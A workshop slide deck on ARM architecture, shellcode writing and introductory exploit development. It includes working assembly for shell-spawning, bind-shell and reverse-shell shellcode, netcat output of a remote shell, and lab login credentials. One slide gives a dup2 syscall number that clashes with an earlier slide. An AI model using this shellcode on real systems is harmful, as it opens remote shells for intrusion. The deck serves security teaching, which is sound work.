ARM shellcode and exploit development

Andrea Sindoni

@invictus1306

Munich, 08 April 2018

About me

- ❑ Senior security researcher
- ❑ Specialize in reverse engineering and exploit development
- ❑ More than 8 years experience working in the information security industry

Twitter: @invictus1306

Disclaimer: All the work presented here is mine (not of my employer)


Lab environment

Ubuntu VM

- User: arm
- Password: workshop2018
- Path: /home/arm/Workshop

Raspberry pi 3

- Image: raspbian-2018-03-14
- Path: /home/userX/Workshop/



user1-4:pass1-4

192.168.1.100

user5-8:pass5-8

192.168.1.101

user9-12:pass9-12

192.168.1.102

Wireless router (ARMWorkshop/armexploitation)

Workshop topics

- ARM Architecture
  - ARM CPU
  - Registers
  - Instructions
  - PC-relative addressing
  - Calling convention and Stack frames

- **LAB1** – Debugging on ARM system

- Shellcode
  - syscalls
  - Shell spawning shellcode (ARM/Thumb) + **LAB2**
  - Bind TCP shellcode (ARM) + **LAB3**
  - Reverse shell shellcode (ARM)

Workshop topics (cont'd)

- Exploit
  - Tools introduction (*pwntools, ROPGadget*)
  - Modify the value of a local variable (*stack1*) + **LAB4**
  - Vulnerability mitigations
    - **Ret to libc** – Bypass **NX** and execute a shell with a single **ROP** gadget (*stack_sh*) + **LAB5**
    - Bypass **NX** with **ROP** using **mprotect** (*stack_mprotect*) + **LAB6**
  - ASLR
    - Bypassing **NX** and **ASLR** (*stack_aslr*) + **LAB7**

ARM Architecture

ARM architecture

ARM (**A**dvanced **R**ISC **M**achines)

RISC (**R**educed **I**nstruction **S**et **C**omputing)

- Fixed instruction size
- Load/store based architecture
- Single-cycle instruction execution
- Small instruction set
- …

ARM has three instruction modes:

- ARM (32 bit)
- THUMB (16 bit)
- Jazelle (is for native execution of Java bytecodes)

ARM architecture

ARM registers

ARM has 37 registers in total, but only 16 are accessible in the default state.

Register	Description	x86
r0-r10	General purpose	eax, ebx, ecx, edx, esi, edi, -
r11	Frame Pointer	ebp
r12	Intra Procedural Call	
r13	Stack Pointer	esp
r14	Link Register	
r15	Program counter	eip
CPSR	Current Program State Register	EFLAGS

R11 is the frame pointer and holds the pointer to the current stack frame.

R12 is the Intra-procedure call scratch register used by a subroutine to store temporary data.

R13 is the stack pointer and holds the pointer to the top of the stack.

R14 is the link register holds the return addresses whenever a subroutine is called with a branch and link instruction.

R15 is the program counter and holds the address of the next instruction to be executed

ARM architecture

Program status register

The processor has one *Current Program Status Register* (**CPSR**), similar to **EFLAGS** on **x86**

Bits	Name	Function
[31]	N	Negative condition code flag
[30]	Z	Zero condition code flag
[29]	C	Carry condition code flag
[28]	V	Overflow condition code flag
[27]	Q	Cumulative saturation bit
[26:25]	IT[1:0]	If-Then execution state bits for the Thumb IT (If-Then) instruction
[24]	J	Jazelle bit
[19:16]	GE	Greater than or Equal flags
[15:10]	IT[7:2]	If-Then execution state bits for the Thumb IT (If-Then) instruction
[9]	E	Endianness execution state bit: 0 - Little-endian, 1 - Big-endian
[8]	A	Asynchronous abort mask bit
[7]	I	IRQ mask bit
[6]	F	FIRQ mask bit
[5]	T	Thumb execution state bit
[4:0]	M	Mode field


ARM architecture

Thumb state

Thumb is a 16 -bit instruction set

- ✓ Optimized for code density from **C** code
- ✓ Improved performance form narrow memory
- ✓ Subset of the functionality of the **ARM** instruction set
- ✓ Not conditionally executable (except branch instruction)

- ○ Switch between **ARM-THUMB** using **BX** (Branch with exchange) instruction
  - ○ Enter in **thumb** turning on the least-significant bit of the program counter and call the **BX** (Branch and Exchange) instruction.
  - ○ Enter in **arm** state turning off the least-significant bit of the program counter and call the **BX** (Branch and Exchange) instruction.



System & User

R0
R1
R2
R3
R4
R5
R6
R7
SP
LR
PC

CPSR

For more details take a look at http://users.ece.utexas.edu/~valvano/EE345M/Arm_EE382N_4.pdf

ARM architecture

Instructions

Classes of instructions

- Data processing instructions
- Branch instructions
- Load-Store instructions
- Software interrupt instructions
- Program status register instructions
- Coprocessor instructions

ARM instructions are little-endian

We will see only the most used **ARM** instructions, with practical examples

For more details take a look at https://www.slideshare.net/MathivananNatarajan/arm-instruction-set-60665439

ARM architecture

Instructions – Data processing instructions

- Arithmetic: **ADD, SUB, MUL, …**
- Logic: **AND, OR , EOR, ..,**
- Comparison: **TST, CMP, …** *(no results, just set condition flags)*
- Data movement: **MOV, MOVN, …**

INSTRUCTION	EXAMPLE	RESULT
ADD	ADD r0, r1, r2	R0 = R1 + R2
SUB – SUBTRACT	SUB r5, r3, #10	R5 = R3 – 10
AND – LOGICAL AND	AND r1 r2, r3	R1 = R2 & R3
EOR – EXCLUSIVE OR	EOR r8, r8, #1	R8 ^= 1
CMP– COMPARE	CMP r0, #12	Compare R0 to 12 (like SUB)
TST – TEST	TST r11, #1	Test bit zero (like AND)
MOV – move	MOV r0, #12	R0 = 12
MVN – move NOT	MVN r1, r0	R1 = NOT(R0)

ARM architecture

Instructions – Conditional Execution

Instructions can be made to execute conditionally.
Most instruction sets only allow branches to be executed conditionally.

Code	Suffix	Description	Flags
0000	EQ	Equal / equals zero	Z
0001	NE	Not equal	!Z
0010	CS / HS	Carry set / unsigned higher or same	C
0011	CC / LO	Carry clear / unsigned lower	!C
0100	MI	Minus / negative	N
0101	PL	Plus / positive or zero	!N
0110	VS	Overflow	V
0111	VC	No overflow	!V
1000	HI	Unsigned higher	C and !Z
1001	LS	Unsigned lower or same	!C or Z
1010	GE	Signed greater than or equal	N == V
1011	LT	Signed less than	N != V
1100	GT	Signed greater than	!Z and (N == V)
1101	LE	Signed less than or equal	Z or (N != V)
1110	AL	Always (default)	any

```
CMP     r0, #0     @if (r0 <= 0)
MOVLE   r0, #0     @r0 = 0
MOVGT   r0, #1     @else r0 = 1
```

ARM architecture

Instructions – Branch instructions

Instruction	Usage	Registers
B – Branch	B label	PC = label
BL – Branch with Link	BL label	LR=PC-4, PC=label
BX – Branch exchange	BX Rm	PC=Rm

BLX Branch link exchange	BLX Rm
	BLX label
		LR=PC-4, PC=Rm
		LR=PC-4, PC=label

```
BL func1
...
func1:
...
MOV pc, lr @return
```

```
CODE32
...
MOV lr, pc @ save return address
BX r0      @ r0=addr of func1
CODE16
func1:
...
BX lr      @ return
```

For BLX just replace:
MOV lr,pc and BX r0
with:
BLX r0

ARM architecture

Instructions – Load and store instructions

The **ARM** is a Load / Store Architecture

The **ARM** has three sets of instructions which interact with main memory. These are:

- Single register data transfer (LDR/STR)
- Block data transfer (LDM/STM)
- Single Data Swap (SWP)

```
LDR r2, [r1]  @ r2 <- *r1
STR r0, [r1]  @ *r1 <- r0
```

There are basically two types of addressing modes available in **ARM**

- Pre-indexed addressing
- Post-indexed addressing

We will not cover this part in our workshop [1]

[1] https://people.cs.clemson.edu/~rlowe/cs2310/notes/ln_arm_load_store_plus_multiple_transfers.pdf

ARM architecture

PC-relative addressing

These are two differed methods for writing a program that prints *hello world*

```
.text
.global _start

_start:
  add r1, pc, #12  @relative addressing
  mov r0, #1        @ fd
  mov r2, #12       @ nbytes
  mov r7, #4        @ write syscall
  swi 0
shell: .asciz "hello world"
```

```
.text
.global _start

_start:
  adr r1, shell       @ adr instruction
  mov r0, #1          @ fd
  mov r2, #12         @ nbytes
  mov r7, #4          @ write syscall
  swi 0
shell: .asciz "hello world "
```

ARM processes instructions using *pipeline* techniques, it means that the real **PC** is 8 bytes higher (**ARM** state)

ARM architecture

Calling convention and stack frames

The stack pointer (**SP**) is always 4 byte aligned, and contains local variables and a function’s parameters

The first four variables are passed in **R0-R3**. The remaining values go onto the stack.

The return value is stored in **R0**

The **prolog** on an **ARM** processor does the same thing as the **x86** processor, it stores registers on the stack and adjusts the frame pointer

The **epilogue** restores the saved values and returns to the caller

Prolog e.g.

```
push {fp, lr}
add fp, sp, #4
sub sp, sp, #250
```

Epilogue e.g.

```
sub sp, fp, #4
pop {fp, pc}
```

```
sub sp, fp, #4
pop {fp, lr}
bx lr
```

LAB1 – Debugging on ARM system

Debugging on ARM system

In this section we will see how to debug a very simple application, the purpose of this is also to become familiar with the environment

This is the program (**debugme.s**) to compile and debug

```
.data
string: .asciz "Hello World!\n"
len = . - string

.text
.global _start

_start:
  mov r0, #1          @ stdout
  ldr r1, =string     @ string address
  ldr r2, =len        @ string length
  mov r7, #1          @ write syscall number is 4 not 1
  swi 0               @ execute syscall

_exit:
  mov r7, #1          @ exit syscall
  swi 0               @ execute syscall
```

How to assemble and link the program

```
as -o debugme.o debugme.s
ld -o debugme debugme.o
```

Debugging on ARM system

We will use the debugger to change the value of **R7** during runtime

Run the debugger

```
gdb -q debugme
gdb> info files
Symbols from "/home/pi/Workshop/debug/debugme".
Local exec file:
            `/home/pi/Workshop/debug/debugme', file type elf32-littlearm.
            Entry point: 0x10074
            0x00010074 - 0x00010094 is .text
            0x00020094 - 0x000200a2 is .data
```

Set a breakpoint and run the program

```
gdb> b *0x00010074
Symbols from "/home/pi/Workshop/debug/debugme".
Local exec file:
            `/home/pi/Workshop/debug/debugme', file type elf32-littlearm.
            Entry point: 0x10074
            0x00010074 - 0x00010094 is .text
            0x00020094 - 0x000200a2 is .data

gdb> r
```

Debugging on ARM system

Go at the address **0x10084 (swi 0)**

```
gdb> stepi 4
0x00010084 in _start ()
…
    0x1007c <_start+8>       mov    r2,  #14
    0x10080 <_start+12>     mov    r7,  #1
 -> 0x10084 <_start+16>     svc    0x00000000
…
```

Change the value of **R7** to 4

```
gdb> i r $r7
r7           0x1 0x1
gdb> set $r7=4
gdb> i r $r7
r7           0x4 0x4
```

Go on, and we will see the “Hello world!” message

```
gdb> c
Continuing.
Hello World!
[Inferior 1 (process 7685) exited with code 016]
```

Shellcode

shellcode

A **shellcode** is a portion of code that can be used as payload in the exploitation phase.

We will see

- ❑ System calls introduction
- ❑ exit system call
- ❑ Shell spawning shellcode (ARM/Thumb)
- ❑ Bind TCP shellcode (ARM)
- ❑ Reverse shell shellcode (ARM)

shellcode

System calls introduction

The kernel provides some basic system calls, that can be called from user process to communicate to the kernel

Is possible to invoke a system call that has no wrapper function in the C library.

```
SYSCALL(2)                                    Linux Programmer's Manual
SYSCALL(2)

NAME
       syscall - indirect system call

...
DESCRIPTION
       syscall() is a small library function that invokes the system call whose assembly language interface has the specified number with
the specified arguments.  Employing syscall() is useful, for
       example, when invoking a system call that has no wrapper function in the C library.
```

The different syscalls (Raspbian OS) can be found in `unistd.h`


```
$ cat /usr/include/arm-linux-gnueabihf/asm/unistd.h
```

shellcode

exit system call

We focus on executing **exit(0)**

Register	Value
R0	user provided parameter
R7	syscall number for exit



```
pi@raspberrypi:~/Documents $ cat /usr/include/arm-linux-gnueabihf/asm/unistd.h | grep exit
#define __NR_exit                       (__NR_SYSCALL_BASE+  1)
#define __NR_exit_group                 (__NR_SYSCALL_BASE+248)
```

In order to invoke a **syscall** we can use either:

- **SVC #0** (Supervisor call)
- **SWI #0** (Software interrupt)

shellcode

exit system call

Assembly code

```
.text
.global _start

_start:
  mov r0, #0        @ argument
  mov r7, #1        @ exit syscall
  swi 0             @ execute syscall
```

Assemble, link and execute it

```
as -o exit.o exit.s
ld -o exit exit.o
./exit
```

Nothing happened after the execution, we called **exit(0)**, which exited the process

Verify with strace

```
user1@raspberrypi:~/Workshop/shellcode/exit $ strace ./exit
execve("./exit", ["./exit"], [/* 41 vars */]) = 0
exit(0)                                 = ?
+++ exited with 0 +++
```

shellcode

Shell spawning shellcode

This purpose of this shellcode is to use the **execve** syscall in order to execute the “**/bin/sh**” program

```
execve("/bin/sh", 0, 0)
```

We have to:

- Find the **execve** system call number – *We already know how to do it*
- Fill the argument of the **execve** syscall

Register	Value
R0	address of /bin/sh
R1	0
R2	0
R7	11

LAB2 – execve shellcode

Lab summary: Write the execve shellcode, starting from the execve template shellcode (execve_template.s)

Solution


Shell spawning shellcode – Solution

```
.text
.global _start
_start:
  @ execve("/bin/sh",["/bin/sh", 0], 0)

  add r0, pc, #28  @PC-relative addressing
  mov r2, #0
  push {r0, r2}
  mov r1, sp
  mov r7, #11
  swi 0
_exit:
  mov r0, #0
  mov r7, #1
  swi #0              @ exit
shell: .asciz "/bin/sh"
```

Remember that the CPU fetches two instructions in advance

```
.text
.global _start
_start:
  @ execve("/bin/sh", 0, 0)

  adr r0, shell
  mov r1, #0          @ argv=NULL
  mov r2, r1          @ envp=NULL
  mov r7, #11         @ execve syscall
  swi 0
_exit:
  mov r0, #0
  mov r7, #1
  swi #0              @ exit

shell: .asciz "/bin/sh"
```

Verify with strace



```
pi@raspberrypi:~/Documents/Workshop/shellcode/execve $ strace ./execve
execve("./execve", ["./execve"], [/* 41 vars */]) = 0
execve("/bin/sh", ["/bin/sh"], NULL)    = 0
brk(NULL)                               0x20000
```

shellcode

Shell spawning shellcode – Thumb

There are different methods to *enter* and *leave* the **Thumb** state, in the following example we will see one of the most used methods, it consists in turning on the least-significant bit of the program counter and call the **BX** (Branch and Exchange) instruction.

```
.text
.global _start
_start:
  @ execve("/bin/sh", 0, 0)
  .code 32
  add r6, pc, #1   @ turn on the least-significant bit of the program counter
  bx r6            @ Branch and Exchange
  .code 16
  add r0, pc, #12
  sub r2, r2, r2
  mov r1, #0
  mov r7, #11
  swi #0
_exit:
  mov r0, #0
  mov r7, #1
  swi #0            @ exit(0)
.asciz "/bin/sh"
```

Entering in **Thumb** state

Bind shellcode

Bind TCP shellcode

The purpose here is to bind the shell to a network port that listens for incoming connections.

We have to:

- Create a **socket** (TCP)
- **Bind** the created socket to an address/port
- Use syscall **listen** for incoming connections
- Use syscall **accept**
- Use **dup2** syscall to redirect *stdin*, *stdout* and *stderr*
- Use the **execve** syscall

Bind shellcode

Create a socket (TCP)

Get syscall number for **socket** syscall

```
# cat /usr/include/arm-linux-gnueabihf/asm/unistd.h | grep socket
```

Let’s look at how to call the **socket** *syscall* with its corresponding parameters

```
socket(int socket_family, int socket_type, int protocol);
```

→ **It returns a socket fd**

Register	Type	Value
R0	socket_family	PF_INET (2)
R1	socket_type	SOCK_STREAM (1)
R2	protocol	0
R7	Syscall number	281


Bind shellcode

Bind the created socket to an address/port

Let’s look at how to call the **bind** *syscall* with its corresponding parameters

```
bind(int sockfd, const struct sockaddr *addr, socklen_t addrlen);
```

Register	Type	Value
R0	sockfd	ret value of the socket syscall
R1	addr	
R2	addrlen	16
R7	syscall number	282



```
#include <netinet/in.h>

struct sockaddr_in {
    short            sin_family;   // e.g. AF_INET
    unsigned short   sin_port;     // e.g. htons(3490)
    struct in_addr   sin_addr;     // see struct in_addr, below
    char             sin_zero[8];  // zero this if you want to
};

struct in_addr {
    unsigned long s_addr;  // load with inet_aton()
};
```

```
adr             r1, _sockaddr  @ our sockaddr struct
…
_sockaddr:
                .hword      2                  @sin_family
                .hword      0xb315             @sin_port
                .word       0                  @sin_addr
                .byte       0,0,0,0,0,0,0,0    @sin_zero
```

Bind shellcode

Use syscall *listen* for incoming connections

Let’s look at how to call the **listen** *syscall* with its corresponding parameters

```
listen(int sockfd, int backlog);
```

Register	Type	Value
R0	sockfd	ret value of the socket syscall
R1	backlog	1
R7	syscall number	284

Bind shellcode

Use syscall *accept*

Let’s look at how to call the **accept** *syscall* with its corresponding parameters

```
accept(int sockfd, struct sockaddr *addr, socklen_t *addrlen));
```

Register	Type	Value
R0	sockfd	ret value of the socket syscall
R1	addr	0
R2	addrlen	0
R7	syscall number	285

Bind shellcode

Use dup2 syscall to redirect stdin, stdout and stderr

Let’s look at how to call the **dup2** *syscall* with its corresponding parameters

```
dup2(int oldfd, int newfd);
```

Register	Type	Value
R0	oldfd	accepted socket (accept ret value)
R1	newfd	stdin/stdout/stderr
R7	syscall number	63

Bind shellcode

Use the execve syscall

We already know how to write it

```
adr         r0, _sh      @ /bin/sh
mov         r1, #0x00    @ argv = NULL
mov         r2, r1       @ envp = NULL
mov         r7, #11      @ execve
swi         0            @ syscall

_sh:
            .asciz       "/bin/sh"
            .align       2
```

We have everything we need to write our shellcode, let’s do it in the next lab

LAB3 – bind shellcode


Lab summary: Write the bind shellcode, starting from the bind template shellcode (bind_template.s)

Solution

Bind TCP Shellcode – Solution


```
Workshop/shellcode/solutions/bind/bind.s
```

Verify it



```
user10@raspberrypi:~ $ ./bind &
[1] 1007
user10@raspberrypi:~ $ netstat -anpt
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:5556            0.0.0.0:*               LISTEN      1007/./bind
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0    164 192.168.1.102:22        192.168.1.104:36672     ESTABLISHED -
tcp6       0      0 :::22                   :::*                    LISTEN      -
user10@raspberrypi:~ $ █
```

Raspberry



```
arm@ubuntu:~$ nc 192.168.1.102 5556
ls
Workshop
bind
bind.o
bind.s
pwd
/home/user10
id
uid=1002(user10) gid=1002(user10) groups=1002(user10)
█
```

Host machine

Reverse shell shellcode

We will see a TCP reverse shell shellcode. The purpose is to open a shell that reverse connects to a configured IP and port and executes a shell.

We have to:

- Create a **socket** (TCP)
- **Connect** to a IP/port
- Use **dup2** syscall to redirect *stdin*, *stdout* and *stderr*
- Use the **execve** syscall

Reverse shell shellcode

Create a socket (TCP)

Get syscall number for **socket** syscall

```
# cat /usr/include/arm-linux-gnueabihf/asm/unistd.h | grep socket
```

Let’s look at how to call the **socket** *syscall* with its corresponding parameters

```
socket(int socket_family, int socket_type, int protocol);
```

It return a socket fd

Register	Type	Value
R0	socket_family	PF_INET (2)
R1	socket_type	SOCK_STREAM (1)
R2	protocol	0
R7	Syscall number	281

Reverse shell shellcode


Connect to a IP/port

Let’s look at how to call the **connect** *syscall* with its corresponding parameters

```
connect(int sockfd, const struct sockaddr *addr, socklen_t addrlen);
```

Register	Type	Value
R0	sockfd	ret value of the socket syscall
R1	addr	
R2	addrlen	16
R7	syscall number	283

```
adr          r1, _sockaddr  @ our sockaddr struct
…
_sockaddr:
             .hword         2                @sin_family
             .hword         0xb315           @sin_port
             .word          0x0c00a8c0       @sin_addr
             .byte          0,0,0,0,0,0,0,0  @sin_zero
```



Reverse shell shellcode

Use dup2 syscall to redirect stdin, stdout and stderr

```
dup2(int oldfd, int newfd);
```

Register	Type	Value
R0	oldfd	our socket
R1	newfd	stdin/stdout/stderr
R7	syscall number	285

Use the execve syscall

```
adr     r0, _sh         @ /bin/sh
mov     r1, #0x00       @ argv = NULL
mov     r2, r1          @ envp = NULL
mov     r7, #11         @ execve
swi     0               @ syscall

_sh:
        .asciz          "/bin/sh"
        .align          2
```

Exploits

Exploits

In this part, I will present just an introduction to exploit development, I will cover the following topics:

- ❑ Tools introduction (pwntools, ROPGadget)
- ❑ Modify the value of a local variable (stack1)
- ❑ Vulnerability mitigations
    - ❑ Ret to libc – Bypass **NX** and execute a shell with a single **ROP** gadget (stack_sh)
    - ❑ Bypass **NX** with **ROP** using ***mprotect*** (stack_mprotect)
- ❑ ASLR
    - ❑ Bypassing **NX** and **ASLR** (stack_aslr)

Exploits

Tools

We will use the following tools, but feel free to use the tools you prefer

- **pwntools** (https://github.com/Gallopsled/pwntools)
- **ROPgadget** (https://github.com/JonathanSalwan/ROPgadget)

PWNTOOLS

pwntools is a CTF framework and exploit development library. Written in Python, it is designed for rapid prototyping and development, and intended to make exploit writing as simple as possible.

ROPgadget lets you search your gadgets on your binaries to facilitate your ROP exploitation.


I suggest also to take a look at **GEF**
https://github.com/hugsy/gef

